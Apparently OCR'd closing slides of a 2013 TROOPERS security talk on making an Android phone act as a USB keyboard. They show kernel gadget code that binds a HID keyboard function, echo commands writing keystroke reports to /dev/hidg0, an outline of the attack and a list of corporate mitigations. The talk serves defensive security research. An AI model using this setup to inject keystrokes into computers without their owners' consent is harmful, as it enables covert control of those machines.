
f_hid.c : ghid_setup



```
static int hid_function_bind_config(struct android_usb_function *f,
                                    struct usb_configuration *c)
{
        int ret = 0;
        struct hid_function_config *config = f->config;

        if (!config)
                return -EINVAL;
        ret = hidg_bind_config(c, &hid_kb, 0);
        if (ret) {
            pr_err("Could not bind hid (keyboard) config\n");
            return -EINVAL;
        }
        return ret;
}
```

← f_hid.c

android.c : hid_function_bind_config



```c
int /*__init*/ hidg_bind_config(struct usb_configuration *c,
                                struct hidg_func_descriptor *fdesc, int index)
{
        struct f_hidg *hidg;
        int status;
        /* ... */
        hidg = kzalloc(sizeof *hidg, GFP_KERNEL);
        if (!hidg)
                return -ENOMEM;
        hidg->minor = index;
        hidg->bInterfaceSubClass = fdesc->subclass;
        hidg->bInterfaceProtocol = fdesc->protocol;
        hidg->report_length = fdesc->report_length;
        hidg->report_desc_length = fdesc->report_desc_length;
        hidg->report_desc = kmemdup(fdesc->report_desc,
                                    fdesc->report_desc_length,
                                    GFP_KERNEL);
        hidg->func.name    = "hid";
        hidg->func.strings = ct_func_strings;
        hidg->func.bind    = hidg_bind;
        hidg->func.unbind  = hidg_unbind;
        hidg->func.set_alt = hidg_set_alt;
        hidg->func.disable = hidg_disable;
        hidg->func.setup   = hidg_setup;

        status = usb_add_function(c, &hidg->func);
        return status;
}
```

f_hid.c : hidg_bind_config

Writing data

- Write 8 bytes to /dev/hidg0 to send keystrokes
- Send ‘a’ button down

  -
    ```
    echo “\x00\x00\x04\x00\x00\x00\x00\x00” > /dev/hidg0
    ```
- All buttons up

  -
    ```
    echo “\x00\x00\x00\x00\x00\x00\x00\x00” > /dev/hidg0
    ```

Android HID Summary

- Glue a couple functions together
- Recompile kernel (or patch at runtime)
- Wait for plug event

Don't
PANIC!

Mitigations

- Enforce constant VPN for corporate devices
- Limit third party apps and proactively analyze them
- Consider ecosystem of devices rather than individual device attack
- Use and properly configure DLP software
- User training and awareness

Questions ??

2013

TROOPERS

MAKE THE WORLD A SAFER PLACE

Thank you for your time!

@INSITUSEC // @VIAFORENSICS

✉ DWEINSTEIN@VIAFORENSICS.COM

greets to @marcograss & @pof!

VIAFORENSICS
advancing mobile security